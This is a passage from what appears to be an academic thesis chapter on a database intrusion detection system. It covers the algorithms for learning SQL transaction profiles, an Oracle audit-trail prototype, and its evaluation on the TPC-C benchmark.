ones;
    }
    Else
    {
      Update timestamps in the transaction that is like the previous
one;
    }
    Update the users that may execute the transaction;
    Free the temporary structure of the previous transaction;
  }
}
```

The Extraction of Read-Only Transactions algorithm is as follows:

```
For each T1 of the learned transactions
{
  For each T2 <> T1 of the learned transactions
  {
    If (T1 > T2)
    {
      //T3 = T1 - T2;
      If (the sequence of commands of T2 matches the initial sequence
of commands of T1)
      {
        T3 = T1 - (the sequence of commands of T2);
      }
      If (T3 appears in another transaction <> (T1,T2))
      {
        Add T3 to the to the collection of the learned read-only
transactions;
      }
    }
  }
}
```

One important remark about these algorithms is related to the case where two read-only transactions are in sequence and the last command of the first transaction is the same as the first command of the second transaction. The Extraction of Read-Only Transactions

237

step processes them as a single read-only transaction with a loop because of the repetition of the command. When that transaction is analyzed by the Final-Learning algorithm it searches for these kinds of loops and splits the transaction to process it correctly. Figure 7-4 explains graphically how this problem of merged read-only transactions is solved.

Figure 7-4 - Detail of the solution of the problem of merged read-only transactions.

7.3 Detecting intrusions

Intrusion detection can only be performed after concluding the Learning phase. The IDS is able to compare the commands and transactions executed by the online users with the authorized profiles described in the transaction graphs. In practice, every command executed must match both the Command Level and the Transaction Level profiles.

For the Transaction Level profile, when the first command of the transaction is executed, the IDS searches for all the profiles starting with that same command, which are marked as candidate profiles for the current transaction. When the next command is executed, it is compared with the second command of these candidate profiles. Only

those profiles that match the sequence of commands executed remain candidate profiles. This process of profile elimination is executed repeatedly until the transaction reaches its end or there are no more candidate profiles for that transaction. In this latter case, the transaction is identified as malicious.

In practice, to detect malicious transactions the IDS follows the next algorithm over the transaction graph:

```
While (True)
{
  For each new SQL command executed
  {
    If (user does not have any active transaction)
    {
      //the command is the first command in a new transaction
      Obtain list of authorized transactions starting with the current
command;
    }
    Else
    {
      For each valid (authorized) transaction for the user
      {
        If (the current SQL command represents a valid successor node
in the transaction graph)
        {
          The SQL command is valid;
        }
        Else
        {
          Mark the current transaction as a non-valid transaction;
        }
      }
      If (there are transactions marked as non-valid)
      {
        A malicious transaction has been detected;
      }
    }
  }
}
```

When a malicious transaction is detected, one or more of the following actions can be executed, depending on the IDS configuration:

1. **Notify the DBA** about the intrusion. The database IDS is able to provide the DBA with relevant information such as the user name, the time stamp, the database objects damaged, etc. It is also possible to send a message (email or SMS) to the DBA to call his immediate attention.

2. **Ban the malicious user** by immediately disconnecting the user session in which the malicious transaction was attempted. If the IDS is configured to work as an Intrusion Prevention System (IPS) then it will be able to block the SQL command executed.

3. **Activate a damage confinement and repair mechanism**. When available, a damage confinement and repair mechanism is able to confine the harm and recover the database to a consistent state previous to the execution of the malicious transaction. Another possibility is to isolate the malicious transaction from other user transactions, for example by creating a virtual database where the malicious transactions are executed to prevent spreading wrong or malicious data to the database [*Liu*, 2001].

The IDS can be used to detect, among others, attacks from inside the organization. In this situation, the attacker has already access to the database and knows well the database application. The attacker may use his own account or he can impersonate another user. He may also use a SQL terminal to access the database, instead of using the end-user application. The attacker could be able to mimicry a SQL command because of the privileged access to information, namely the Entity-Relationship Diagram, the Data Dictionary, the source code of the web application, etc. In spite of being able to override the command level of the IDS, it would still be difficult to mimicry the transactions in order to override the transaction level of the IDS. To bypass this transaction level, a malicious user has to execute SQL commands in the correct order of the transaction. To execute malicious actions without being detected he must choose and execute adequate dummy commands (SQL commands that have no particular interest for the attacker, except for dodging the IDS) in the correct order and change the criteria in one of them in a way that makes the command useful for him. This need of following the transaction path increases the complexity, therefore also increasing the failure rate of the attacks.

240

It is worth noting that both the learning and the detection phases may occur in a recurrent manner. In fact, the learning phase must be revisited whenever a new database application is deployed. Furthermore, in many cases database applications include functionalities that are only executed from time to time, for example at the end of the week or end of the months. While the DBA is not confident with the learned transaction profile, the IDS should not act drastically on the session (e.g., should not kill sessions that are considered as intrusion). Instead the DBA should analyze those situations first and, add the detected transaction to the learned profile, if he considers it as a good transaction. To comply with this situation, the detection phase was expanded into two phases: **Conditional Detection** and **Regular Detection** (Figure 7-5).

Figure 7-5 – Workflow of the Conditional and Regular Detection modes of the IDS.

In **Conditional Detection** mode the erroneous transactions are analyzed and evaluated by the DBA. If they are considered valid transactions they should be added to the transaction profiles already learned. If they are considered suspicious, the DBA should investigate why they were executed. In Conditional Detection mode no action is

automatically done to the malicious session. When the DBA considers the Conditional Detection mode is no longer needed because all the new transactions were already learned, the IDS is changed to the more restrictive Regular Detection mode.

In the **Regular Detection** mode, when a suspicious transaction is detected it is immediately considered as a malicious transaction and a preconfigured action is executed, as explained previously. If there are new functionalities or reconfiguration of the software, the IDS can be switched again from the Regular Detection mode to the Conditional Detection in order to update the collection of the transaction profiles.

The proposed IDS based on the architecture presented in Figure 7-1 was implemented in a prototype, the Integrated Intrusion Detection for Databases (IIDD). The IIDD is a two-tier IDS application with a back-end module and a front-end interface, as shown in Figure 7-6.

The IIDD can be used with an Oracle 10G R2 [*Oracle Corporation*, 2003] or MySQL [*Sun Microsystems Inc.*, 2009b] back-end database. Furthermore, there is one prototype version where the **Database Interface** component (used to intercepts the data flow between the web application and the database server, shown in Figure 7-1) is based on the audit feature of the Oracle DBMS and another prototype version based on a network sniffer approach. These two prototype versions are described in the next two sections.

Figure 7-6 – Block diagram of the IIDD tool.

7.4 IDS based on the Audit Trail Database Interface

Although auditing is mandatory in high security database applications (for example, by the PCI-DSS standard [*PCI Security Standards Council*, 2008]), in many less demanding applications the audit trail is only switched on when the DBA suspects that the database is being subject to anomalous accesses [*Newman*, 2007]. The audit information generated by the database is usually analyzed offline, long after the attack has taken place [*Finnigan*, 2003]. In critical applications, the time between a malicious action and its detection is of major importance and every second of delay may represent loss of privacy, risk of data destruction, and propagation of corrupted data after the attack.

243

To our best knowledge there is currently no automated means to use the information provided by the audit trail to detect intrusions in due time. This feature can be most useful for database and security administrators. It allows a quick detection of malicious actions consisting in application probing to prepare for database attacks (that could even help preventing the attack) as well as the execution of such attacks. The version of the IDS described in this section fills this gap in database security because it expands the utility of the audit feature, adding the online intrusion detection capability.

Many DBMS generate audit trails if configured to do so, and store them either in a database table or externally in an operating system file. Any of these options can be used by the IDS to concurrently obtain the sequence of commands recently executed by each user. This audit data is compared to the profile of the authorized transactions and commands to identify malicious operations. The audit trail is read and analyzed online by the IDS. There is no major delay between the malicious actions and their detection by the IDS, as opposed to the current offline audit trail analysis. This is a great enhancement to the standard audit features delivered by many database vendors.

7.4.1 Audit Trail Database Interface

The prototype is based on the Oracle 10g DBMS. Oracle is one of the leading database vendors on the market and as one with of the most complete set of features it represents the sophisticated relational databases available today. Audit trails of typical database systems can be configured to store different levels of detailed data of each executed command. This implementation of the IDS uses the Oracles standard audit feature where the audit trail is stored by default in the `SYS.AUD$` table (although it can be configured to use another table name). The IDS checks regularly this table data and analyzes the new records. The audit entries may increase the size of the audit table significantly over time however, to minimize the storage overhead, the IDS may be configured to delete records as soon as they are processed and no intrusion was detected.

Database end-users perform actions mainly through the interface of the client application. The actions audited are the start and end of database session and the SQL

commands: `TRUNCATE TABLE`, `SELECT`, `UPDATE`, `INSERT` and `DELETE`. When using the Oracle audit data, instead of gathering the complete SQL command text executed, it is possible to obtain right away a simplification of the command structure (e.g. the names of the tables used in the command). The information collected from the audit trails is the following:

1. **User name.** Name of the user who executes the command.
2. **Session ID.** Identification of the session established when the user application connects to the database.
3. **Command ID.** Sequential number that unequivocally identifies the SQL command in the sequence of SQL commands executed during the session.
4. **Transaction ID (`TID`).** Identification number of the transaction being executed.
5. **Action executed.** Type of SQL command: `SELECT`, `INSERT`, `UPDATE` or `DELETE`.
6. **Object name.** Name of the object (e.g. table, view, etc.) targeted by the SQL command.
7. **Object creator.** Name of the user that owns the object targeted by the SQL command.
8. **Time stamp of the action.** Time stamp of the execution of the SQL command.

In many commercial database systems, such as Oracle 10g, the `COMMIT` and `ROLLBACK` SQL commands are not recorded in the audit trail, making it impossible to know if a transaction ends because it was confirmed or aborted. One of the key points analyzing the audit is the capture of the first command of the transaction. This is done by analyzing the Transaction Identification field (`TID`) of the audit trail. This field is `NULL` at the beginning of a database transaction. It changes to a non-null value in the first database write command (`INSERT`, `UPDATE` or `DELETE`) and maintains this value until the transaction ends, even if there are read-only commands in the middle or in the end of the transaction. At the start of the next transaction, the `TID` will be `NULL` again until the first command writing values to the database.

The information used by this IDS represents a simplification of the Command Level abstraction profile. In fact, instead of only removing the variable parts of the SQL command, as explained in 7.2.1, the Command Level profiles are being built with only the action executed and the tables used. The idea behind this simplification of the model is to provide insights about the complexity that the profiles must have to allow databases to have intrusion detection capabilities. This simplified implementation can also be used to test more thoroughly the different stages of the learning algorithm (First-Learning, Final-Learning and Extraction of Read-Only Transactions stages) as some critical situations occur more frequently in this context (for example, the merge of read-only transactions). However, although the results of the experiments show that the tool performs well, it lacks the necessary detail to cope with more elaborate attacks tweaking the queries in a way that cannot be perceived using this type of simplification (see section 7.4.3 for the experiments).

7.4.2 Description of the IDS tool using the audit trail

Figure 7-7 shows the interface of the prototype of the IDS implementing both the transaction learning and intrusion detection mechanisms. This interface consists of the following groups of functionalities:

1. **Connection.** Configuration of the database data source name and user account to access the database audit trail.

2. **Audit table and users.** Configuration of the name of the audit trail table and of the set of users monitored by the IDS. Although Oracle uses the `AUD$` table as the audit trail table it is possible to use another table in order to execute the experiments.

3. **Learning transactions profile.** Configuration for the learning phase of the transactions. It includes the users being audited, checkpoints of the learning process (points in which the transactions already learned are saved), configuration of loops (group of commands in the transaction that are repeated at least a predefined number of times), etc. The transactions learned are saved in the database and/or in a XML file.

4. **Intrusion detection.** To start the detection of malicious transactions it is necessary to load the profiles learned (commands and transactions) from the XML file or from the database. Malicious sessions can be killed as soon as the first wrong command is executed. Detection results are periodically saved to a XML file for debugging purposes. Malicious transactions are displayed in the grid at the bottom of the screen.

5. **XML Files.** Opens a previously saved XML file or saves a new XML file. This is used in both learning and detection phases.

6. **DataSet.** Allows the DBA to obtain information on the intrusion detection mechanism, such as: current learned transactions, malicious transactions detected by the online detection process, statistical data on transaction learning and intrusion detection.

Figure 7-7 – Audit version of the interface of the Integrated Intrusion Detection in Databases (IIDD) prototype.

7.4.3 Evaluation of the audit trail IDS prototype

This section presents the experiments used to evaluate the IDS based on the Oracle audit feature. In this scenario, the user profiles are a simplification of the model, due to the limited data originated from the Oracle auditory (as explained in section 7.4.1). This makes the Command Level abstraction of the profiles rather trivial to mimic by an attacker and the real value of this prototype implementation is to assess the Transaction Level abstraction. Therefore, in this section there is a special attention to the results of the algorithms for the three stages of the Learning phase: **First-Learning**, **Extraction of Read-Only Transactions** and **Final-Learning**.

The experimental setup for the evaluation of the learning algorithm consists of a Database Server, a Client Computer and an IDS Computer connected through a 100 Mbit LAN Ethernet router/switch (Figure 7-8). The database server is a desktop AMD Athlon XP 2800+ with 1GB RAM, one 180GB SATA hard disk, running the Oracle 10g R2 DBMS over the Mandriva Linux 2006 operating system. The machine used for the malicious data access detection is a 1.6 GHz notebook Pentium 4, with 256MB RAM, one 30GB hard disk, running the Windows XP SP2 operating system and having the Oracle 10g R2 client installed. The machine in charge of emulating the client terminals is a 3 GHz desktop Pentium 4, with 480MB RAM, one 80GB hard disk, running Windows XP SP2 and Oracle 10g R2 client. The IDS is an autonomous application that runs in the IIDD computer. The Database Server has the audit feature active so that the IDS can access it from the network.

Figure 7-8 – Setup for the evaluation of the learning algorithm of the IDS.

7.4.3.1 Evaluation of the learning algorithm

The learning algorithm was first evaluated using the **TPC-C**. The TPC-C is a database performance benchmark [*TPC*, 2009], which provides a controlled database environment quite adequate for the initial evaluation of the learning algorithm of the IDS and for the evaluation of the performance overhead and latency of the IDS based on the database audit trails. The TPC-C performance benchmark is an OLTP workload that includes a mixture of read-only and update intensive transactions that emulate the activities found in complex OLTP application environments. The performance metric reported by TPC-C is a business throughput measuring the number of orders processed per minute. Multiple transactions are used to simulate the business activity of processing an order, and each transaction is subject to a response time constraint. The performance metric for this benchmark is expressed in transactions-per-minute-C (tpmC).

TPC-C has the five transactions shown in Figure 7-9. These transactions are called Delivery, NewOrder, OrderStatus, Payment and Stock-Level. The OrderStatus and StockLevel are read-only transactions and all the others execute write commands at some point.

Figure 7-9 – TPC-C transactions.

The TPC-C benchmark was run for one hour, while the database was gathering the audit trail. This trail comprised 989,540 SQL commands, corresponding to the execution of 96,585 transactions from 50 database sessions. In the **First-Learning stage**, the IDS obtained 42 different transactions and in the **Extraction of Read-Only Transactions**, it obtained two read-only transactions (OrderStatus and StockLevel), one transaction corresponding to the session login, and another read-only transaction representing the merge of the read-only transactions OrderStatus and StockLevel (for details, see section 7.2.2). The **Login transaction** is learned because the TPC-C emulation terminal executes several commands during the login procedure (Figure 7-10).

Login

```
Select
X$KZSPR
```

```
Select
GV$ENABLEDPRIVS
```

```
Select
V$ENABLEDPRIVS
```

```
Select
SYSTEM_PRIVILEGE_MAP
```

```
Select
SESSION_PRIVS
```

```
Select
RESOURCE_GROUP_MAPPING$
```

```
Select
USER$
```

```
Select
TS$
```

```
Select
USER_ASTATUS_MAP
```

```
Select
PROFILE$
```

```
Select
USER_USERS
```

Figure 7-10 – Example of the login transaction.

The **merged transaction** (built upon the OrderStatus and the StockLevel transactions) is learned due to several reasons:

1. The last command of the OrderStatus ("`select ORDL`" as seen in Figure 7-9, which means "`select order line table`") is equal to the first command of the StockLevel. As a side note, this situation will be corrected in the Final-learning stage.
2. Both OrderStatus and StockLevel are read-only transactions, so there is no mechanism pointing out when their execution ends.

The last step of the learning workflow is the **Final-Stage**. The results obtained from its execution are shown in Table 7-1, ordered by the number of times each transaction was identified in the audit trail.

Table 7-1– Learned transaction profiles for TPC-C.

Transaction #	Count	% Total	TPC-C Transaction
6	43,255	44.784	NewOrder
5	24,950	25.832	PaymentByName
4	16,323	16.900	PaymentByID
7	3,884	4.021	Delivery
1	3,881	4.018	OrderStatus
2	3,809	3.944	StockLevel
8	433	0.448	NewOrder with ROLLBACK
3	50	0.052	Login
Total	**96,585**	**100.000**	

The results show that the five original TPC-C transactions are learned by the IDS as seven transaction profiles. The graphs representing these transactions are depicted in Figure 7-11. The TPC-C benchmark specifies that the NewOrder transaction may not complete due to a ROLLBACK that can occur near the end, before the last two SQL commands [*TPC*, 2009]. That is the reason why an extra transaction is learned by the IDS, based on the incomplete NewOrder. We call this extra transaction as **NewOrder with rollback** (see Table 7-1 and Figure 7-11). Additionally, the TPC-C Payment transaction also leads to two learned transaction profiles (**PaymentByName** and **PaymentByID**). This occurs because the Payment transaction has a condition right at the beginning resulting in a branch (Figure 7-9) and, as mentioned previously (see section 7.2.3), each branch is learned as a separate transaction. Table 7-2 shows the transaction profiles learned and their correlation with the TPC-C transactions. Note that, in spite of these small differences in the learned profiles when compared to the real TPC-C transactions, they have no impact at all in the detection algorithm.

Figure 7-11 – Resulting profiles from the TPC-C transactions learned.

In the current implementation, the learning algorithm is not optimized for performance and took more than three hours to analyze the audit trail and complete all the steps of the learning process[25]. This is not particularly relevant for two reasons:

1. There is a lot of room for optimization, because this IDS is just the first implementation of the prototype.
2. The learning process is done offline and does not disturb the normal operation of the database (i.e., it does not increase the overhead of the system). Recall that

---

[25] This performance was obtained with a notebook with a 1.6 GHz Pentium 4, 256MB RAM, 30GB hard disk and running Windows XP SP2.

the input of the learning process is the audit trail collected during the execution of TPC-C for one hour.

Table 7-2– Matching the transaction profiles
learned with the original TPC-C transactions.

Transaction profiles learned	TPC-C transactions
NewOrder	NewOrder
PaymentByName	Payment
PaymentByID	Payment
Delivery	Delivery
OrderStatus	OrderStatus
StockLevel	StockLevel
NewOrder with rollback	NewOrder with Rollback
Login	-

7.4.3.2 Evaluation of detection coverage and latency

The detection coverage and latency was evaluated in two experiments, using the TPC-C setup[26]:

1. **Random transactions** that are automatically injected.

---

[26] These experiments do not use the Attack Injector Tool presented in chapter 5 because they are not aimed at testing the security of the application (in this case, the TPC-C application files), like what was presented in section 6.2.2. This time the objective is not to inject vulnerabilities and attack the system, but to stress the IDS by executing SQL commands directly in the DBMS without filtering any SQL command through the way from the client to the database.

2. **Human attempts** to break the mechanism and perform a malicious access to damage the database without being detected.

In the first scenario, the **random transactions** simulate malicious actions performed while the system is executing the TPC-C transactions. A total of 653 random (extraneous) transactions have been submitted, corresponding to the execution of 2,558 SQL commands. The IDS mechanism detected 648 of these injected transactions, resulting in 99.23% of detection coverage, which is a quite good result.

The small number of undetected transactions (five transactions) was caused by random transactions that, by chance, could mimic exactly the SQL command structure and sequence of the smaller transactions of TPC-C (OrderStatus and StockLevel). As explained in 7.4.1, the Command Profiles of the IDS were defined based on limited audit trail information, which means that the percentage of undetected transactions (0.77%) could have been reduced by adding more information to the fixed structure of SQL commands used in the profiles. This is what was done for the other version of the IDS (using the sniffer approach described in section 0), where the complete structure of the SQL commands was used, after getting rid of the variable restrictions of the WHERE clause. This change makes the task of mimic correct SQL commands much more difficult (see 7.5.3 for these experiments).

The latency represents the time between the execution of a malicious command and its detection. The experimental results show that the latency varies between one second and 1.6 seconds. The lower bound of the latency is equal to the frequency used by the IDS to obtain data from the audit log. Obviously, increasing the frequency would also decrease the average latency, but the tradeoff is a higher impact on the server performance.

The number of valid transactions executed between the moment when a malicious transaction is submitted and the moment when it is detected is also important. In the experiments this number ranged between 20 and 70 transactions, depending on the database system load. Note, however, that the execution rate is of thousands of transactions per minute (due to the benchmark nature of the TPC-C) and that real

255

database users would need some time between each command to decide what to do and to write the command in the console (unless they used automated tools). During a manual attack a latency of less than 2 seconds should be enough to avoid the damage resulting from the intrusion attempts if the IDS kills immediately the malicious session.

